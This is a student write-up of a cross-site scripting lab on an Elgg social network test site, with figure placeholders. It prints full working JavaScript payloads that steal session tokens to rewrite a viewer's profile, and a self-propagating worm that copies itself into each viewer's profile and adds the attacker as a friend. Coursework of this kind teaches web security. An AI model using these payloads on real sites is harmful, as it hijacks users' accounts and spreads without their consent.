

Figure 17: Profile page after the victim gets hacked

5.3

Lines 1 and 2 try to get the time stamp `__elgg_ts` and the security token `__elgg_token` from the victim. The purpose of taking these tokens is to tell the server to verify that the request comes from the user himself, or for short, to authenticate the user. If verified, the server will execute the request received.

5.4

I cannot launch a successful attack by typing the JavaScript program into the "About me" field with only the Editor mode as it adds extra HTML to the text typed into the field. The content gets displayed rather than get executed. However, it may still work by calling a standalone JavaScript program file in other pure text fields like "Brief description" as shown in Question 2/Task 1.

Question 6

6.1

```
<script type="text/javascript">
window.onload = function() {
    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    // and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts+ "&name=" + userName + "&description=<p>Hacked
   !</p>&accesslevel[description]=2&briefdescription=&accesslevel[
   briefdescription]=2&location=&accesslevel[location]=2&interests=&
   accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&
   accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&
   accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&
   accesslevel[twitter]=2&guid=" + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid) {
        // Create and send Ajax request to modify profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-
   urlencoded");
        Ajax.send(content);
    }
}
</script>
```

6.2

In order to find out how to update a user's profile, I log in with Samy's account, commit some changes in "About me" (see Figure 18) and take a look at the contents of the HTTP request message when clicking the "Save" button on Samy's "Edit profile" page (see Figure 19). With the HTTP Header Live tool, it's easy to see that edit-save HTTP request sent to `http://www.xsslabelgg.com/action/profile/edit` looks like

```
__elgg_token=DzR_6_hgX4yz2xKZRi5CtQ&__elgg_ts=1554318909&name=Samy&
description=<p>Hacked!</p>&accesslevel[description]=2&briefdescription=
```

`&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47`,
where the security token `__elgg_token`, the time stamp `__elgg_ts`, the user name `name` and the user guid `guid` should be modified according to the specific user. Also, I can get that Samy's guid is 47. By applying the same rule, I complete the given skeleton JavaScript code, and place it in the "About me" field of Samy's profile page (see Figure 20).



Figure 18: Contents to save in the "Edit profile" page



Figure 19: HTTP request message of "Save" in the "Edit profile" page



Figure 20: Malicious JavaScript program embedded in profile

After signing out Samy's account, I attempt to log in with Charlie's account. Figure 21 shows that Charlie now have nothing in profile. However, after Charlie views Samy's profile page (see Figure 22), Figure 23 indicates that Charlie's profile is modified.



Figure 21: Profile page before the victim gets hacked



Figure 22: Victim visits attacker's profile with Malicious JavaScript program



Figure 23: Profile page after the victim gets hacked

6.3

Line 1 avoids the attacker himself being attacked. If I comment out the `if` condition (see Figure 24), while the page returned after saving looks good (see Figure 25), Samy himself gets attacked when refreshing the page (see Figure 26). The content in "About me" has been overwritten, thus there are no malicious codes embedded.



Figure 24: Malicious JavaScript program with `if` condition commented out



Figure 25: Profile page after saving



Figure 26: Profile page after refreshing

Question 7

7.1

```
<script type="text/javascript" id=worm>
window.onload = function() {
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    // and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Construct the HTTP request to add Samy as a friend.
    var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" +
    ts + token;

    // Create and send Ajax request to add friend
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded
   ");
    Ajax.send();

    // Construct the content of your url.
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts+ "&name=" + userName + "&description=" +
   wormCode + "&accesslevel[description]=2&briefdescription=Hacked!&
   accesslevel[briefdescription]=2&location=&accesslevel[location]=2&
   interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&
   contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&
   mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&
   accesslevel[twitter]=2&guid=" + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid) {
        // Create and send Ajax request to modify profile
        var Ajax = null;
        Ajax = new XMLHttpRequest();
```

```
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-
    urlencoded");
        Ajax.send(content);
     }
}
</script>
```

7.2

With the DOM Approach, I combine the codes from Question 5/Task 4 and Question 6/Task 5, and place the JavaScript program in the "About me" field of Samy's profile page (see Figure 27).



Figure 27: Malicious JavaScript program embedded in Samy's profile

After signing out Samy's account, I attempt to log in with Alice's account. Figure 28 shows that Alice now have nothing in profile and no friends. However, after Alice views Samy's profile page (see Figure 29), Figure 30 indicates that Alice's profile is modified and she adds the user "Samy" as a friend. A similar process happens in Figure 31 through Figure 33 where Boby visits Alice's profile page and get hacked. The malicious code is stored in Boby's profile (see Figure 34). This further proves that the JavaScript program embedded becomes self-propagating.



Figure 28: Profile page before Alice gets hacked



Figure 29: Alice visits Samy's profile with Malicious JavaScript program



Figure 30: Profile page after Alice gets hacked

